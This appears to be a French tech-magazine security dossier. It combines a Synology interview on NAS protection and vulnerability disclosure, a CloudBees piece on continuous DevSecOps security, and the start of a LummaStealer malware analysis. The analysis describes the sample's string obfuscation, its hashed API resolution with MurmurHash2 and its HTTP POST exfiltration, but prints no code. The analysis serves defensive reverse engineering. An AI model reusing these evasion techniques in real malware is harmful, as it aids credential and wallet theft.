Synology a su s'imposer grâce à la fiabilité de ses équipements, mais surtout grâce à l'attention particulière portée à la sécurité de ses systèmes. En effet, les NAS sont souvent connectés en permanence à Internet, ce qui les expose à de nombreux risques : tentatives d'intrusion, ransomwares, attaques par force brute, ou encore exfiltration de données. Il est donc essentiel de mettre en place des dispositifs de **cybersécurité robustes** pour garantir la confidentialité, l'intégrité et la disponibilité des données stockées.

Des outils de protection intégrés à l'écosystème Synology

Synology intègre plusieurs outils de sécurité :

- Security Advisor, qui détecte les failles potentielles et propose des actions correctives ;
- Un pare-feu intégré ;
- Des mécanismes de blocage automatique des IP suspectes ;
- Le support du HTTPS, garantissant un accès sécurisé aux NAS.

Mais la sécurité ne se limite pas à éviter les attaques : elle implique aussi la capacité à reprendre rapidement l'activité en cas d'incident. C'est pourquoi les solutions Synology intègrent des outils de sauvegarde, de réplication et de restauration. Avec Active Backup for Business, les entreprises peuvent centraliser la sauvegarde de leurs postes, serveurs et machines virtuelles, et bénéficier d'une restauration rapide en cas de panne. L'un des principaux atouts de cette solution réside dans l'absence de licence. De nombreux clients Synology, comme le GHU Loiret, soulignent les économies substantielles qu'ils ont pu réaliser, notamment grâce à l'absence de frais mensuels récurrents.

Enfin, Synology propose des mises à jour régulières de son système d'exploitation **DSM (DiskStation Manager)**, afin de corriger les failles de sécurité découvertes et renforcer la résistance du NAS face aux menaces émergentes. Il est donc crucial de maintenir ses équipements à jour pour bénéficier des dernières protections.

INTERVIEW :

Sécurité des données et cybersécurité chez Synology

On connaît Synology, avant pour DSM et les solutions de stockage de type NAS, mais Synology c'est aussi une forte activité dans les solutions serveur et datacenters et dans la sécurité des données.

Colman Murphy

Pres-Sales Manager France & Africa

Avec un parcours comprenant des postes de Technical Account Manager, Ingénieur Avant-Vente, Ingénieur Qualification et Technicien de Réparation, Colman Murphy dispose d'une solide expérience dans le domaine du stockage informatique. Aujourd'hui, il occupe le poste de Presales Manager pour la France et l'Afrique chez Synology France, où il encadre les activités avant-vente et coordonne les efforts techniques pour soutenir la croissance sur ces marchés.

Synology a été fondée en 2000, avec pour objectif de construire un système de sécurité pour nos clients. Après 2004, nous avons lancé notre premier modèle de NAS : le DS-101. En 2009, nous avons présenté une solution de vidéosurveillance. En 2015, nous étions bien implantés sur le marché de la protection des données : les solutions de sauvegarde, connues sous le nom d'Active Backup suites. Aujourd'hui, nous sommes également fournisseur de services cloud publics avec notre environnement C2 Cloud, offrant ainsi à nos clients une solution hybride.

Les solutions Synology sont aujourd'hui mises en œuvre et approuvées par des entreprises du Fortune 500, et 80 % des clients cotés au CAC 40 sont des utilisateurs professionnels de Synology. Les solutions Synology ne servent pas uniquement les grandes entreprises : elles sont aussi reconnues par les experts du secteur informatique. Bien entendu, nous ne nous arrêtons pas là.

Les entreprises sont confrontées à un défi : offrir un accès sécurisé à une gamme élargie de services et d'applications, tout en se protégeant contre des menaces de plus en plus sophistiquées. Synology propose des solutions de sécurité renforcées et complètes, permettant à ses clients de s'adapter plus rapidement à l'évolution des technologies, des besoins métier et des menaces.

En 2025, nous concentrons tous nos efforts sur la sécurité. Cela passe par des investissements, le positionnement de ressources sur le développement produit, et notre engagement auprès de la communauté des hackers pour rendre nos produits infaillibles.

Vos solutions subissent, comme tout logiciel, des vulnérabilités. Votre page Product Security Advisory liste les dernières CVE. Pouvez-vous nous expliquer le processus de correction d'une CVE de sa découverte à la disponibilité du patch ?

Premièrement, Synology s'engage à respecter les normes afin de garantir les meilleures pratiques en matière de sécurité. Les normes et exigences de l'industrie suivantes guident la gestion des vulnérabilités des produits chez Synology. Elles facilitent également la divulgation des vulnérabilités à nos clients ainsi qu'à la communauté technologique au sens large :

- ISO/IEC 29147:2018 : publication des vulnérabilités,
- ISO/IEC 30111:2019 : gestion des vulnérabilités,
- Common Vulnerability Scoring System (CVSS) de Forum of Incident Response and Security Teams (FIRST)
- Traffic Light Protocal (TLP) de FIRST
- Synology Product Security Incident Response Team (PSIRT)

Synology participe actuellement aux communautés de sécurité suivantes : les autorités de numérotation CVE (CVE Numbering Authorities) et le FIRST.

Dans ce cadre, Synology évalue principalement l'impact des problèmes de sécurité sur la base du système de notation CVSS (Common Vulnerability Scoring System). Après avoir obtenu les scores de base (Base Score) et temporel (Temporal Score) attribués par les métriques, Synology utilise une échelle à quatre niveaux (Critique, Important, Modéré, Faible) pour évaluer l'impact. La gravité est déterminée à travers une analyse technique de la vulnérabilité, incluant le type de vulnérabilité et l'évaluation du risque potentiel correspondant.

La donnée est un élément crucial pour les entreprises, les développeurs et le grand public. Comment abordez-vous cette problématique sur la partie hardware et la partie logicielle ?

La donnée est aujourd'hui un élément central, que ce soit pour les entreprises, les développeurs ou le grand public. Face à une croissance constante des volumes à traiter et à sécuriser, Synology adopte une approche unifiée combinant matériel (hardware) et logiciel (software) pour offrir une solution complète de gestion de la donnée. Côté matériel, les NAS Synology sont conçus pour être évolutifs : il est possible d'ajouter des disques, des unités d'expansion ou encore des SSD pour booster les performances, permettant ainsi d'accompagner la croissance des besoins sans avoir à remplacer l'infrastructure existante. Côté logiciel, le système d'exploitation DSM offre une interface intuitive qui centralise toutes les fonctions essentielles : sauvegarde automatisée, gestion des accès, protection contre les ransomwares, ou encore synchronisation multi-sites.

L'écosystème Synology se distingue par sa cohérence : tout fonctionne ensemble, sans bricolage, depuis le NAS local jusqu'au cloud C2, en passant par des outils comme Active Backup, Snapshot Replication ou Synology Drive. Cette intégration permet aux équipes IT de gagner un temps précieux : moins de configuration, moins de surveillance manuelle, plus de temps pour se consacrer aux vraies priorités métiers. Même dans des contextes complexes, la solution reste simple à administrer, avec des alertes intelligentes, des options d'automatisation, et une supervision centralisée. Ainsi, Synology permet de sécuriser, faire évoluer et simplifier la gestion des

données dans un environnement unifié, performant et accessible à tous.

Comment tester la résistance de vos solutions : par les équipes internes, des hackers éthiques, du pentesting intensif, du bug bounty ?

Nous testons la sécurité de nos produits par des audits internes, des interventions de hackers éthiques, des pentests intensifs et des programmes de bug bounty pour garantir leur robustesse. Ces approches combinées nous assurent une protection efficace contre les menaces.

Nous disposons d'un **programme de sécurité dédié**. Avant tout, nous avons constitué une équipe spécialisée appelée **Product Security Incident Response Team**, que nous désignons sous le nom de **Synology PSIRT**.

Le **Synology PSIRT** est chargé de la réception, de l'investigation, de la coordination et de la communication publique des informations relatives aux vulnérabilités de sécurité concernant les produits Synology. Il sert également de point de contact pour les **chercheurs en sécurité** et les **organisations tierces** souhaitant signaler d'éventuelles vulnérabilités affectant les produits Synology.

Synology traite les vulnérabilités en suivant un processus en **quatre étapes** :

1. **Découverte**
2. **Évaluation**
3. **Correction**
4. **Divulgation**

Découverte

Nous prenons l'initiative d'enquêter activement sur les vulnérabilités, tout en recevant des informations par divers canaux, notamment (sans s'y limiter) :

- Par e-mail à l'adresse : security@synology.com
- Les notes de vulnérabilités du CERT/CC
- Les CERT nationaux (tels que US-CERT, TWCERT/CC, JPCERT/CC, etc.)
- Les publications publiques (telles que Full Disclosure, oss-security, CVEnew, etc.)
- Le service support Synology

Nous encourageons les chercheurs en cybersécurité à transmettre les messages sensibles, comme les **preuves de concept (PoC)**, en utilisant le **chiffrement PGP (Pretty Good Privacy)**.

Dès que le PSIRT reçoit un rapport de sécurité de la part d'un chercheur, il répond immédiatement pour **accuser réception** et procéder à une **analyse préliminaire**.

Si le rapport ne fournit pas suffisamment d'informations pour permettre une compréhension claire de la vulnérabilité, le chercheur pourra être invité à **fournir des éléments supplémentaires** avant que le processus ne passe à l'étape suivante.

Évaluation

Après réception du rapport, le PSIRT constitue une **équipe d'intervention temporaire**, composée de :

- Responsables concernés
- Ingénieurs des équipes **Recherche & Développement (R&D)** et **Contrôle Qualité**
- Membres de l'équipe des **Relations Publiques**

Si la vulnérabilité a un impact potentiel sur les produits Synology, l'équipe d'intervention procède à une **vérification approfondie du rapport**. Une fois la **gravité et l'impact** de la faille confirmés par le PSIRT, le bug est enregistré dans notre **système de suivi des incidents**.

Le **superviseur PSIRT** est alors responsable de la **planification** et de la **coordination des ressources** afin d'assurer que le processus de correction et de publication du correctif logiciel se déroule sans encombre.

Correction

Le PSIRT accompagne ensuite l'équipe d'ingénierie dans la **correction de la vulnérabilité** ou dans la mise en œuvre d'une **solution de contournement** (mitigation). Il s'assure que la qualité des tests ne soit pas compromise par l'application du correctif, afin d'éviter, par exemple, des **pannes fonctionnelles**. Dans la mesure du possible, le correctif est envoyé aux chercheurs pour **vérification**, afin de s'assurer que la faille a bien été corrigée. Une **alerte de sécurité (security advisory)** est rédigée en parallèle.

Divulgation (Disclosure)

Une fois le correctif de sécurité appliqué, le PSIRT procède à la **publication de l'alerte de sécurité**, met à jour le **flux RSS**, et envoie un **e-mail d'information** à propos du correctif. Parallèlement, l'équipe des **Relations Publiques** assure la **promotion de la mise à jour logicielle**, collecte les retours des utilisateurs, et en informe le PSIRT.

Si la vulnérabilité n'est **pas liée à un logiciel tiers**, le PSIRT travaille en collaboration avec le **MITRE** pour obtenir un **identifiant CVE** unique pour cette faille. Synology publiera les détails techniques de la vulnérabilité **uniquement selon son calendrier de divulgation**, et **après** que la faille ait été rendue publique pendant une durée appropriée afin que les clients aient le temps nécessaire pour installer le correctif. **chercheurs** ayant signalé la faille sont autorisés à **divulguer publiquement les détails techniques** après cette publication officielle.

On parle beaucoup de post-quantique, de cryptographie post-quantique. Quel est votre avis et votre approche ?

Bien que cela puisse poser des problèmes à l'avenir, je pense que nous avons encore plusieurs années devant nous avant que cela ne devienne une réelle préoccupation pour les utilisateurs. Cela étant dit, nous étudions déjà les meilleures options à adopter, tant pour nous que pour nos utilisateurs, lorsque cela deviendra une réalité.

La sécurité, le AppSec, le secure by design évoluent constamment, quelles sont les tendances / les menaces à suivre selon vous ?

La sécurité sera toujours un principe clé du fonctionnement des entreprises, et l'humain sera toujours le point d'échec le plus impactant de tout système informatique. L'éducation doit prendre la priorité afin de réduire les menaces. Et sinon, toute entreprise doit être préparée pour un scénario catastrophe, peu importe son niveau de sécurité.

Bonnes pratiques en matière de protection et de sécurité des données

Lavinia Lai
B2B Marketing Specialist
En tant que chargée de marketing B2B pour le marché français chez Synology France, Lavinia Lai s'occupe de la relation avec les clients B2B, les médias IT et les journalistes technologiques.

Synology®

Chaque jour, des milliers de violations de sécurité surviennent à travers le monde, causant des dommages financiers importants, des atteintes à la réputation, et des conséquences émotionnelles parfois lourdes pour les organisations. Face à cette réalité, Synology continue de développer des solutions de sécurité puissantes et avancées destinées à protéger les données stockées sur vos serveurs. La prévention constitue la première ligne de défense contre les tentatives de violation de la sécurité. Il est possible de sécuriser efficacement votre serveur Synology grâce à des outils intelligents capables de bloquer les attaques ciblant le système et de refuser l'accès aux utilisateurs non autorisés.

Prévention système et utilisateur

Au niveau système, il est recommandé de définir des règles de pare-feu, d'activer le blocage automatique des adresses IP après un certain nombre d'échecs de connexion, et d'utiliser la fonction « Protection de compte ». Cette dernière permet de réduire considérablement les risques liés aux attaques par force brute provenant de clients non fiables. Du côté utilisateur, il est essentiel de rajouter une couche de sécurité supplémentaire, notamment lorsque des identifiants ont pu être compromis. La solution Secure SignIn de Synology propose différentes méthodes d'authentification multifacteur ou même des connexions sans mot de passe, plus pratiques et tout aussi sûres. Il est également possible de restreindre les droits d'accès aux fichiers ou fonctionnalités, dossier par dossier, application par application, en fonction des autorisations utilisateur.

Chiffrement et protection des données

Le système d'exploitation DSM de Synology est conçu pour offrir une sécurité optimale des données, grâce à l'utilisation de protocoles de chiffrement reconnus au niveau industriel. En prenant en charge des suites modernes telles que TLS 1.3, AES 256 et RSA 4096, Synology garantit que vos fichiers et informations critiques restent inaccessibles aux personnes malveillantes.

Méthodes de récupération proactives

En cas d'incident, plusieurs méthodes de récupération des données sont disponibles, notamment face à des attaques par chiffrement (ransomware) ou des dommages matériels.
Vous pouvez sauvegarder les fichiers et dossiers de votre ordinateur vers votre NAS à l'aide de différentes solutions, toutes libres de licence, comme : Synology Drive Client, ou bien utiliser Active Backup for Business pour une protection étendue couvrant des environnements physiques comme virtuels.
Pour renforcer encore davantage votre stratégie, il est conseillé de sauvegarder les données en externe. Grâce à des outils tels que Hyper Backup, Snapshot Replication ou USB Copy, vous pouvez facilement transférer une copie de vos données NAS vers un autre NAS distant ou un support externe. Ces solutions permettent de configurer des sauvegardes multiversions, assurant ainsi plus de points de restauration, une meilleure cohérence des données, et une restauration plus efficace en cas de besoin.
Vous pouvez également stocker vos sauvegardes dans le cloud, en utilisant C2 Storage for Hyper Backup. Cette solution complète votre plan de protection et garantit l'accessibilité continue de vos données, même si les copies locales sont compromises.


Synology Secure SignIn

Pour renforcer l'accès aux comptes, Secure SignIn permet d'activer l'authentification à deux facteurs, ou d'opter pour des méthodes de connexion sans mot de passe. L'objectif : éliminer les mots de passe faibles et sécuriser chaque compte DSM. Parmi les options disponibles :


- Approbation de la connexion via l'application mobile Secure SignIn sur smartphone ou tablette ;
- Utilisation d'une clé de sécurité matérielle, incluant la biométrie intégrée (comme Touch ID sur macOS ou Windows Hello), ou des clés USB conformes aux normes U2F/FIDO2.

Une stratégie de sécurité globale

S'il y a un principe fondamental à retenir, c'est qu'il ne faut jamais attendre qu'une attaque se produise pour réagir. Il est essentiel d'adopter une approche de type « zero trust », en considérant qu'une faille peut survenir à tout moment, et en préparant son infrastructure pour y faire face. La sécurité multicouche est indispensable. Synology propose de nombreuses solutions sans licence pour mettre en œuvre plusieurs niveaux de sauvegarde et ainsi assurer la continuité d'activité, même en cas de sinistre. Il est tout aussi crucial de maintenir les logiciels à jour et de privilégier des mots de passe robustes, uniques et non réutilisés. Car, dans bien des cas, les identifiants faibles constituent la première faille exploitée dans une attaque par ransomware. C'est dans cette optique que Synology œuvre pour permettre à ses clients de faire face avec sérénité aux enjeux liés à la protection des données. Notre mission : rendre la cybersécurité simple, efficace et accessible, même dans des environnements soumis à des contraintes de budget ou de personnel. Enfin, la défense numérique ne s'improvise pas. Elle ne repose pas sur une seule solution, mais sur une stratégie cohérente et globale, intégrant prévention, surveillance, sauvegarde, chiffrement, récupération et gestion des accès. C'est dans cette continuité que Synology construit son écosystème de protection des données.



Le paradoxe de la sécurité DevOps : comment l'IA et la prolifération redéfinissent les risques ?



Ashwin Mithra

Ashwin dirige la stratégie de sécurité chez CloudBees, supervisant la gouvernance, les risques et la conformité (GRC), la sécurité des produits et les opérations de sécurité (SOC). Fort de plus de 15 ans d'expérience dans le domaine de la technologie et de la sécurité, notamment chez HSBC, Capgemini Invent et IBM, il apporte une expertise approfondie dans la réduction des risques d'entreprise tout en favorisant l'innovation.

CloudBees

RÉSUMÉ

L'IA et la prolifération des outils accélèrent la livraison des logiciels, mais augmentent également les risques de sécurité cachés. Les menaces modernes ciblent l'ensemble de la chaîne logistique logicielle, du code au déploiement, et pas seulement les applications. Les entreprises doivent accepter la complexité liée à l'utilisation de plusieurs outils tout en mettant en place une gouvernance unifiée. La sécurité doit être continue, intégrée directement dans le CI/CD et transparente pour les développeurs. Bien gérée, la sécurité devient un avantage stratégique : livraison plus rapide, moins de risques et compétitivité renforcée.

Les équipes de sécurité des entreprises sont confrontées à une réalité dérangeante : les innovations qui leur confèrent un avantage concurrentiel créent également leurs plus grandes vulnérabilités cachées. À mesure que l'IA accélère le développement et que les chaînes d'outils se multiplient dans tous les services, le périmètre de sécurité traditionnel s'est dissous pour laisser place à un environnement beaucoup plus complexe et dangereux. La question n'est pas de savoir si votre organisation présente des failles de sécurité, mais si vous êtes capable de les détecter avant les pirates.

De la défense périmétrique à la sécurité industrielle

La sécurité d'entreprise traditionnelle se concentrait sur la protection des actifs finis, tels que les applications, les données et l'infrastructure. Cette approche était logique lorsque le développement logiciel était centralisé, linéaire et prévisible : déployer des pare-feu, analyser les applications, gérer les contrôles d'accès et surveiller les réseaux.

Aujourd'hui, la livraison de logiciels ressemble davantage à une usine distribuée. Le code passe par des dizaines de processus et d'outils : des orchestrateurs communiquant avec des registres, des exécuteurs d'intégration continue récupérant des paquets open source, des scripts déployés avec des privilèges élevés. L'« usine » qui construit les logiciels est devenue plus vulnérable que les logiciels eux-mêmes.

La protection des applications reste importante, mais les menaces modernes ciblent la chaîne d'approvisionnement, du code à la construction en passant par le déploiement. La défense nécessite désormais une visibilité et un contrôle sur l'ensemble de l'écosystème de livraison.

L'effet d'accélération de l'IA

L'IA générative a fondamentalement changé qui crée les logiciels et comment ils le font. Ce qui a commencé comme des outils de productivité pour les développeurs s'est étendu à tous les services. Les équipes marketing créent des workflows automatisés. Les opérations commerciales créent des pipelines de données. Les services RH déploient des chatbots et des intégrations, souvent en dehors de la supervision traditionnelle du SDLC.

Résultat :

- **Création de code invisible** : l'IA génère des scripts et des configurations qui contournent les revues de code.
- **Propriété distribuée** : les responsabilités ne correspondent plus clairement aux rôles
- **Déploiement accéléré** : les capacités d'exécution instantanée contournent les contrôles qualité traditionnels
- **Prolifération des outils** : chaque équipe adopte des outils assistés par l'IA optimisés à leur façon de travailler

La confiance dans les résultats générés par l'IA reste mitigée : une enquête 2025 Stack Overflow montre que 33 % des développeurs font confiance aux outils d'IA, 46 % s'en méfient et seulement 3 % se disent très confiants.

Il en résulte une expansion massive de ce que les équipes de développement et de sécurité doivent surveiller, comprendre et protéger, dont une grande partie se produit dans des environnements qu'elles ne peuvent pas voir.

Complexité du monde de l'entreprise : la réalité des outils multiples

Les grandes entreprises ne peuvent pas « démanteler et remplacer » leurs écosystèmes de livraison. Elles doivent opérer à travers :

- Plusieurs unités commerciales avec des exigences de conformité différentes
- Des décennies de dette technique et d'intégrations héritées
- Des cadres réglementaires qui imposent des outils et des processus spécifiques
- Des activités de fusion et d'acquisition qui créent une fragmentation supplémentaire
- Une répartition géographique dans différents environnements juridiques et opérationnels

Dans une récente interview avec François Tonic, rédacteur en chef de Programmez! François Dechery, cofondateur de CloudBees, a expliqué que le fait de contraindre les équipes des entreprises à se standardiser sur une seule chaîne d'outils se retourne souvent contre elles, entraînant une utilisation plus occulte et réduisant la visibilité globale en matière de sécurité. Au contraire, les entreprises qui réussissent acceptent la complexité liée à l'utilisation de plusieurs outils tout en mettant en œuvre une gouvernance et une surveillance de la sécurité unifiées.

L'impératif de la sécurité continue

La sécurité continue passe de contrôles ponctuels à une protection contextuelle en temps réel intégrée tout au long du cycle de vie. Elle unifie les outils existants, applique les politiques, automatise la conformité et trie les vulnérabilités sans ralentir les développeurs.

L'IA génère désormais du code 10 à 20 fois plus rapidement que les humains, élargissant ainsi la surface d'attaque et le volume de code à gérer, tester et sécuriser. Bien conçues, les barrières de sécurité intégrées dès le départ agissent comme un filet de sécurité automatisé, suivant le rythme de l'IA, réduisant les risques, maintenant la vitesse et offrant une visibilité en temps réel. Elle résout trois défis auxquels sont confrontées les entreprises :

1. **Productivité vs friction** – Les analyses automatisées, les informations contextuelles, la déduplication des alertes et les configurations sécurisées par défaut minimisent la charge de travail des développeurs.
2. **Gouvernance multi-outils** – Des politiques indépendantes de la plateforme, une visibilité unifiée sur Jenkins/ GitHub/GitLab, des rapports centralisés et une gestion des règles à plusieurs niveaux alignent la gouvernance et l'autonomie.
3. **Gestion des risques en temps réel** : la surveillance en direct des SBOM (Software Bill Of Material), la gestion de la posture de sécurité des applications (ASPM), l'application dynamique, le scoring contextuel des vulnérabilités et la documentation prête pour l'audit suivent le rythme des livraisons.

L'approche des systèmes d'entreprise

L'enseignement le plus important à tirer de la mise en œuvre de la sécurité continue dans les entreprises est peut-être de considérer la livraison de logiciels comme un processus métier essentiel, et non comme une simple fonction technique.

Cette perspective permet :

- **Une collaboration interfonctionnelle** : les parties prenantes commerciales et les équipes techniques travaillent à partir d'une visibilité partagée et d'une terminologie commune
- **Alignement stratégique** : les investissements en matière de sécurité sont directement liés aux résultats commerciaux et à l'avantage concurrentiel
- **Une gouvernance évolutive** : les politiques et les contrôles s'adaptent à tous les services, toutes les zones géographiques et toutes les cibles d'acquisition
- **Des résultats mesurables** : la posture de sécurité devient quantifiable et liée aux indicateurs commerciaux

Mise en œuvre sans perturbation

Les transformations les plus réussies en matière de sécurité d'entreprise se font de manière progressive, en s'appuyant sur les investissements existants plutôt qu'en les remplaçant. Les responsables de la sécurité doivent comprendre l'adoption de l'IA, et non la bloquer. En cartographiant l'usine logicielle et en mettant en œuvre des garde-fous pratiques en partenariat avec les équipes, ils favorisent l'innovation tout en maîtrisant les risques.

Cette approche :

- Réduit la complexité de la gestion du changement et la résistance des équipes
- Apporte une valeur immédiate tout en contribuant à la réalisation des objectifs à long terme
- Assure la continuité des activités pendant les améliorations de la sécurité
- Permet la mise en place de programmes pilotes qui prouvent leur valeur avant un déploiement à plus grande échelle

Les organisations qui mettent en œuvre une sécurité continue signalent des améliorations significatives tant en matière de posture de sécurité que de vitesse de développement. En effet, le rapport 2024 Cost of a Data Breach Report d'IBM montre que les organisations qui utilisent largement l'IA et l'automatisation en matière de sécurité **ont économisé en moyenne 2,2 millions de dollars par violation de données** par rapport à celles qui ne le font pas, ce qui prouve que le compromis traditionnel entre vitesse et sécurité est un faux choix.

L'opportunité de convergence

La convergence de l'accélération de l'IA, de la prolifération des outils et de la livraison continue crée à la fois des risques et des opportunités. Les organisations qui acceptent cette complexité tout en mettant en œuvre une gouvernance de sécurité unifiée obtiennent des avantages concurrentiels significatifs :

- **Cycles d'innovation plus rapides** grâce à des contrôles de sécurité intégrés
- **Réduction des frais généraux opérationnels** grâce à l'automatisation et à la consolidation
- **Amélioration de la conformité** grâce à un monitoring et à des rapports continus
- **Expérience de développement rationalisée** grâce à des conseils de sécurité contextuels et actionnables

La clé est de reconnaître que la sécurité moderne des entreprises ne consiste pas à contrôler la complexité, mais à gagner en visibilité et en gouvernance au sein de cette complexité.

François Déchery
(Co-Founder & Unified Platform Executive Sponsor – CloudBees)

CloudBees

La sécurité continue selon CloudBees

Interview par François Tonic

Un des défis actuels de l'AppSec, au sens global, est la multitude d'outils et de pratiques. Dans ce contexte, CloudBees, reconnu pour ses solutions CI/CD et DevOps, a lancé CloudBees Unify, une plateforme visant à offrir une vue et une gouvernance unifiées, tout en intégrant la diversité des outils et pratiques comme un atout et non un problème. Cet article présente un échange avec François Déchery (Co-Founder & Unified Platform Executive Sponsor – CloudBees).

« Nous ne venons pas de la sécurité et de l'AppSec. Nous sommes avant tout sur le DevOps et le DevSecOps. Nous voulons apporter aux entreprises, aux équipes, une simplicité de gestion, en nous appuyant sur les outils existants. Par cette approche, nous voulons décharger les développeurs d'une partie du travail de sécurité. Au lieu de passer 30 % de leur temps sur le code, l'objectif est d'être présent plus tôt, dès 50-60 % », introduit-il à propos de CloudBees Unify.

Ce que nous appelons le SDLC (Software Development Life Cycle) n'est pas une ligne droite où les flux sont clairement définis, allant du code au monitoring. En réalité, le SDLC doit à la fois répondre au cycle de l'application tout en sécurisant les dépôts, les secrets, les fichiers de configuration, etc. Aujourd'hui, le cloud computing est une véritable jungle avec des centaines de services disponibles chez les fournisseurs.

Dans CloudBees Unify, il est possible de définir des règles de sécurité uniques, de modifier le code, de générer automatiquement une pull request, de pousser les binaires, de déclencher un pipeline de sécurité pour effectuer les vérifications sur une branche du code modifiée, etc. *« Le développeur n'a pas besoin de penser à définir les règles. Unify s'en occupe. Nous pouvons voir Unify comme un SI (Système d'Information) et de gouvernance de la sécurité et, plus largement, de toute la chaîne DevSecOps. La maturité DevOps consiste à passer d'une préoccupation outillage à une préoccupation système d'information et gouvernance. Elle n'est pas toujours là en entreprise »*, précise François.

CloudBees Unify peut être vu comme un orchestrateur de DevOps, intégrant de l'IA. Par défaut, la plateforme chapeaute le build, les tests, le déploiement et la sécurité. Elle se connecte aux différents outils (Jenkins, Tekton, GitHub Actions, BYO CI, etc.). L'avantage d'Unify est de pouvoir définir l'environnement aussi bien au niveau de l'entreprise qu'au niveau des équipes de développement et des équipes sécurité.

L'un des points importants avec Unify est sa capacité à récupérer les données et les métriques et à générer les tableaux de bord nécessaires pour l'observabilité de son SDLC. Par exemple, nous pouvons voir les métriques sur les processus, sur DORA, l'activité de livraison logicielle et les données sur la sécurité proprement dite et les tests.

Le défi d'avoir la bonne information sur les vulnérabilités

« La notion de sécurité continue ressemble à celle du DevOps : tout est géré par la plateforme », précise François. Aujourd'hui, que nous parlions d'AppSec, de DevSecOps, d'OWASP ou de CVE, les informations sont multiples. *« Unify fait un travail de classement et de triage. Par exemple, nous récupérons les données des scanners, l'outil réduit le bruit en éliminant les doublons, détecte les faux positifs, suggère les priorités. Le tout est intégré dans le flux de la plateforme. Nous pouvons automatiser, mais la validation reste humaine. Bref, Unify trace les vulnérabilités et les failles, donne une explication et propose des solutions »*, commente François.

Unify est là pour rassembler les informations remontées par les différents scans et les référentiels de vulnérabilités. La plateforme s'occupe donc de traiter ces métriques, ces logs et de visualiser ces éléments sous une forme digeste. La vulnérabilité est classée en criticité tout en faisant une corrélation avec le scoring de la vulnérabilité. Unify est donc là pour faciliter la compréhension des scans et aider les développeurs et les équipes sécurité à prendre des décisions tout en proposant les contre-mesures.

Unify est aussi là pour orchestrer les versions et assurer que chaque release soit auditée, testée et que le CI/CD se déroule bien. À cela s'ajoute le gestionnaire des dépendances. Ce point est particulièrement important. Aujourd'hui, un projet peut cacher des dizaines de dépendances qu'il faut vérifier et gérer. Souvenez-vous du cauchemar Log4j.

« L'autre atout est de pouvoir disposer de l'historique complet d'une faille. Quand un outil de CI/CD est connecté, la plateforme récupère toutes les données. Si une entreprise avec plusieurs centaines de développeurs change d'outils de sécurité et de CI/CD, que faire de tout l'existant, tel que les milliers de pipelines ? Unify va les intégrer sans nécessiter de migration, permettant ainsi aux entreprises de migrer, uniquement si elles le souhaitent, et à leur propre rythme », précise François.

L'outillage change et l'un des casse-têtes est d'éviter le big bang à chaque changement d'outils. Une plateforme comme Unify peut aider les équipes à simplifier la migration. *« Unify est indépendant des moteurs DevOps et CI/CD. La plateforme étant ouverte, il est possible d'utiliser le moteur que l'on veut et il est possible de mixer plusieurs moteurs externes »*, poursuit François.

Unify s'intègre notamment avec les IDE grâce aux API. Le développeur peut interroger Unify avec un simple agent IA, en installant le serveur MCP d'Unify. Par exemple : peux-tu me lister les vulnérabilités pour le composant appelé <helloworld> ? L'agent va alors interroger directement Unify pour remonter les éléments et donner la liste des vulnérabilités référencées.

Comment Python nous aide à analyser un malware

L'analyse de malware est devenue une discipline incontournable dans le domaine de la cybersécurité. Avec la multiplication des familles de malwares, la compréhension de leurs mécanismes internes, à travers le reverse engineering, est essentielle pour anticiper et bloquer leurs actions. Cependant, cette tâche reste complexe et chronophage, en particulier face aux techniques d'obfuscation et de chiffrement utilisées par les attaquants.

Natacha BAKIR

Senthorus Malware Analysis & CTI Lead

VX-Underground / SentinelOne Malware Research Challenge runner-up 2023

Woman of Influence SC Award 2025

GREM certified | Kaspersky X-trained | #Cefcys

Morgan MERLIN

Forensic Investigator and Malware Analyst

Dans ce contexte, Python s'impose comme un outil incontournable. Sa flexibilité, la richesse de ses bibliothèques et la rapidité de prototypage en font un allié idéal pour automatiser les étapes d'analyse. Cet article illustre concrètement comment Python a permis de simplifier et d'accélérer l'étude d'un échantillon de l'infostealer LummaStealer (aussi appelé LummaC2), ciblant principalement les navigateurs web et les portefeuilles de cryptomonnaies.

Cas pratique : LummaStealer

Bien que LummaStealer est un infostealer actif depuis plusieurs années, celui-ci continue d'être actif, sous plusieurs versions, sans même que des équipes de sécurité opérationnelles s 'en rende compte !

L'échantillon étudié est un binaire PE 32 bits (compilé avec MSVC), non packé mais utilisant plusieurs techniques d'obfuscation pour ralentir l'analyse (SHA256 : 277d7f450268aeb4e7fe942f70a9df63aa429d703e9400370f0621a438e918bf)

Parmi les indices visibles, on retrouve :

- Des chaînes obfusquées avec le motif « edx765 » injecté dans des noms de navigateurs et chemins système.
- Une routine complexe de résolution d'API basée sur des valeurs hashées.

Ces mécanismes rendent l'analyse statique laborieuse et motivent l'utilisation de scripts Python pour automatiser certaines étapes.

Défis rencontrés

Au cours de l'analyse du malware, deux défis majeurs ont été identifiés :

1. Plusieurs chaînes de caractères sont obscurcies avec « edx765 », ce qui complique la reconnaissance d'informations d'intérêt.
2. Résolution dynamique d'API via hash : Le binaire utilise MurmurHash2 avec une seed de 0x20 pour obscurcir les APIs exportées par les DLL, au lieu de stocker les noms en clair. Cela complique fortement l'identification des fonctions Windows utilisées.
3. Exfiltration HTTP : Les données volées sont exfiltrées au format zip via des requêtes HTTP POST vers une IP publique, la récupération de ces paquets réseau peut aider à confirmer le contenu des données exfiltrées.

